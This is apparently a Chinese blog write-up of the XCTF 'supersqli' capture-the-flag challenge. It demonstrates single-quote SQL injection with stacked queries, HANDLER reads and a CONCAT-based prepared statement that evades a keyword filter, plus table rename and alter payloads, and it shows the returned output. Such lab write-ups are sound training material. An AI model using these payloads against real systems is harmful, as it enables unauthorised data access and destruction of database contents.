
XCTF-supersqli

原创

rickro 于 2020-12-26 11:18:04 发布 37 收藏

XCTF-supersqli



报错测试

> error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '1'' at line 1

分析可得属于单引号注入

爆库名

```
union select schema_name from information_schema.schemata
```

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

发现以上函数被过滤

尝试堆叠注入

```
1';show tables;#
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


出现两个表

查询表的字段

```
desc `1919810931114514`
desc `words`
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


handler函数

发现flag在第一个表的第一行，于是想到了handler函数

> handler函数用法https://xz.aliyun.com/t/7169#toc-47

```
http://220.249.52.134:34710/?inject=1';handler `1919810931114514` open;handler `1919810931114514` read first;#
```



得到了flag。。

其他解法

之后又再网上找了找其他方法

法1：xctf官方的wp：根据两个表的情况结合实际查询出结果的情况判断出words是默认查询的表，因为查询出的结果是一个数字加一个字符串，words表结构是id和data，传入的inject参数也就是赋值给了id，所以我们可以采用修改表结构的方法来得到flag
将words表名改为words1，再将数字名表改为words，这样数字名表就是默认查询的表了，但是它少了一个id列，可以将flag字段改为id，或者添加id字段

```
1';rename tables `words` to `words1`;rename tables `1919810931114514` to `words`; alter table `words` change `flag` `id` varchar(100);#
```

法2 预编译

```
1';set @sql = CONCAT('Sele','ct * from `1919810931114514`;');Prepare stmt from @sql;EXECUTE stmt;#
```

e。。貌似有点难度，，
那么今天的wp就到这里了。